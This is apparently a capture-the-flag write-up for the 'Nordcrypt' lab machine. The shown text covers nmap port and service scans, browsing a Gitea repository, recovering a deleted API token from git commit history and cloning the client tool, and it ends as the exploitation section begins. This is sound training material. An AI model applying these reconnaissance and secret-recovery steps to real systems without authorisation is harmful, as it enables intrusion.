TheHackersLabs Nordcrypt Writeup
A comprehensive analysis of the Nordcrypt machine, detailing the supply chain compromise, KeePass extraction, and SUID service manager command injection.
Reconnaissance — Port Scan
We begin the engagement by performing a comprehensive SYN scan using nmap across all 65,535 TCP ports to discover open services and identify the initial attack surface.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-14 19:53 +0200
Initiating ARP Ping Scan at 19:53
Scanning 192.168.0.2 [1 port]
Completed ARP Ping Scan at 19:53, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:53
Scanning 192.168.0.2 [65535 ports]
Discovered open port 8080/tcp on 192.168.0.2
Discovered open port 443/tcp on 192.168.0.2
Discovered open port 80/tcp on 192.168.0.2
Discovered open port 22/tcp on 192.168.0.2
Completed SYN Stealth Scan at 19:53, 0.56s elapsed (65535 total ports)
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.000076s latency).
Scanned at 2026-06-14 19:53:51 CEST for 1s
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
443/tcp  open  https      syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 64
MAC Address: 08:00:27:F1:89:BA (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
Next, we run a targeted version and script scan (-sCV) on the identified open ports to determine the exact software versions and look for configuration clues.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV -p22,80,443,8080 192.168.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-14 19:54 +0200
Nmap scan report for nordcrypt-updates.ia2.local (192.168.0.2)
Host is up (0.00043s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 10.0p2 Ubuntu 5ubuntu5.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.64 ((Ubuntu))
|_http-server-header: Apache/2.4.64 (Ubuntu)
|_http-title: NordCrypt Solutions \xE2\x80\x94 Enterprise Encryption for Critical Inf...
443/tcp  open  ssl/http Apache httpd 2.4.64 ((Ubuntu))
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=nordcrypt-updates.ia2.thl/organizationName=NordCrypt Solutions AS/stateOrProvinceName=Oslo/countryName=NO
| Subject Alternative Name: DNS:nordcrypt-updates.ia2.thl, DNS:ia2.thl, DNS:*.ia2.thl
| Not valid before: 2026-05-19T17:16:04
|_Not valid after:  2027-05-19T17:16:04
|_http-title: NordCrypt Solutions \xE2\x80\x94 Enterprise Encryption for Critical Inf...
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.64 (Ubuntu)
8080/tcp open  http     Golang net/http server
|_http-title: NordCrypt Source
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/plain;charset=utf-8
|     Set-Cookie: i_like_gitea=0f2b0f1b26236f28; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=HoKNrIJP4zVG4k6Y61QbbNkxej46MTc4MTQ1OTcwNDE0OTI3NTQ0Ng; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 14 Jun 2026 17:55:04 GMT
|     Content-Length: 11
|     found.
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=786181f472ecb37a; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=rihpnKoUZeVeitau9LmhQRaga2w6MTc4MTQ1OTcwNDA2MDY1MjI3Ng; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 14 Jun 2026 17:55:04 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>NordCrypt Source</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiTm9yZENyeXB0IFNvdXJjZSIsInNob3J0X25hbWUiOiJOb3JkQ3J5cHQgU291cmNlIiwic3RhcnRfdXJsIjoiaHR0cDovL25vcmRjcnlwdC11cGRhdGVzLmlhMi50aGw6ODA4MC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL25vcmRjcnlwdC11cGRhdGVzLmlhMi50aGw6ODA4MC9hc3NldHMvaW1nL2xvZ28ucG5nIiwidHlwZSI6ImltYWdlL3BuZyIsInNpemVzIjoiNTE
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=5cc926d128122766; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=7Ap9jLQZEa-Uu25sohzdR2RNHNE6MTc4MTQ1OTcwNDE0NDI1NDMwNA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 14 Jun 2026 17:55:04 GMT
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.98%I=7%D=6/14%Time=6A2EEAD2%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,36CA,"HTTP/1\.0\x20200\x20OK\r\nCache-Control:\x20max-age=0,\x
SF:20private,\x20must-revalidate,\x20no-transform\r\nContent-Type:\x20text
SF:/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_like_gitea=786181f472ecb37a
SF:;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie:\x20_csrf=rihpn
SF:KoUZeVeitau9LmhQRaga2w6MTc4MTQ1OTcwNDA2MDY1MjI3Ng;\x20Path=/;\x20Max-Ag
SF:e=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Options:\x20SAMEORIGIN
SF:\r\nDate:\x20Sun,\x2014\x20Jun\x202026\x2017:55:04\x20GMT\r\n\r\n<!DOCT
SF:YPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"theme-auto\">\n<head>\
SF:n\t<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initi
SF:al-scale=1\">\n\t<title>NordCrypt\x20Source</title>\n\t<link\x20rel=\"m
SF:anifest\"\x20href=\"data:application/json;base64,eyJuYW1lIjoiTm9yZENyeX
SF:B0IFNvdXJjZSIsInNob3J0X25hbWUiOiJOb3JkQ3J5cHQgU291cmNlIiwic3RhcnRfdXJsI
SF:joiaHR0cDovL25vcmRjcnlwdC11cGRhdGVzLmlhMi50aGw6ODA4MC8iLCJpY29ucyI6W3si
SF:c3JjIjoiaHR0cDovL25vcmRjcnlwdC11cGRhdGVzLmlhMi50aGw6ODA4MC9hc3NldHMvaW1
SF:nL2xvZ28ucG5nIiwidHlwZSI6ImltYWdlL3BuZyIsInNpemVzIjoiNTE")%r(HTTPOption
SF:s,1A4,"HTTP/1\.0\x20405\x20Method\x20Not\x20Allowed\r\nAllow:\x20HEAD\r
SF:\nAllow:\x20HEAD\r\nAllow:\x20GET\r\nCache-Control:\x20max-age=0,\x20pr
SF:ivate,\x20must-revalidate,\x20no-transform\r\nSet-Cookie:\x20i_like_git
SF:ea=5cc926d128122766;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Coo
SF:kie:\x20_csrf=7Ap9jLQZEa-Uu25sohzdR2RNHNE6MTc4MTQ1OTcwNDE0NDI1NDMwNA;\x
SF:20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Opt
SF:ions:\x20SAMEORIGIN\r\nDate:\x20Sun,\x2014\x20Jun\x202026\x2017:55:04\x
SF:20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20
SF:400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\
SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(FourOhFourRequ
SF:est,1CA,"HTTP/1\.0\x20404\x20Not\x20Found\r\nCache-Control:\x20max-age=
SF:0,\x20private,\x20must-revalidate,\x20no-transform\r\nContent-Type:\x20
SF:text/plain;charset=utf-8\r\nSet-Cookie:\x20i_like_gitea=0f2b0f1b26236f2
SF:8;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie:\x20_csrf=HoKN
SF:rIJP4zVG4k6Y61QbbNkxej46MTc4MTQ1OTcwNDE0OTI3NTQ0Ng;\x20Path=/;\x20Max-A
SF:ge=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20no
SF:sniff\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Sun,\x2014\x20Jun\x
SF:202026\x2017:55:04\x20GMT\r\nContent-Length:\x2011\r\n\r\nNot\x20found\
SF:.\n");
MAC Address: 08:00:27:F1:89:BA (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.27 seconds
The scan reveals four open ports:
- Port 22 (SSH): Remote shell service for secure administrative access.
- Port 80/443 (HTTP/HTTPS): An Apache web server hosting the main “NordCrypt Solutions” website.
- Port 8080 (HTTP): A Golang-based web server hosting a Gitea instance named “NordCrypt Source”.
Web — Information Gathering & Source Code Repository

We begin by visiting the main website running on port 80/443. The page presents information about NordCrypt Solutions, an enterprise encryption provider.



Here, we find some PDF documents that provide instructions on how the client script works and other technical details, giving us initial clues about the target utilities.

Next, we navigate to the Gitea instance on port 8080 (“NordCrypt Source”). Gitea is a self-hosted platform where developers store and collaborate on source code. Navigating Gitea, we find a repository owned by a developer named lenam called nordcrypt-client.
Looking at the repository files, we can see the application’s structure and configuration.

To investigate further, we inspect the repository’s commit history. This reveals a history of revisions, where we can look for sensitive information left behind in older versions.
We explore the details of these previous commits to see what modifications were made.

By examining the commit details, we find the exact modification where the developer tried to delete the API token. Since Git keeps a historical record of all code changes, we can view the diff and successfully recover the leaked API token.
This repository is publicly readable, which allows us to clone the code to our local machine for analysis.
1
2
3
4
5
6
7
8
9
┌──(suraxddq㉿kali)-[~]
└─$ git clone http://192.168.0.2:8080/lenam/nordcrypt-client
Cloning into 'nordcrypt-client'...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 13 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (13/13), done.
Resolving deltas: 100% (1/1), done.
Exploitation — Supply Chain Attack
Analyzing the cloned repository reveals a command-line client ncctl and configuration blueprints. When we try to run the tool, it asks for a configuration file named .env.
1
2
3
┌──(suraxddq㉿kali)-[~/nordcrypt-client]
└─$ ./ncctl
Create .env first
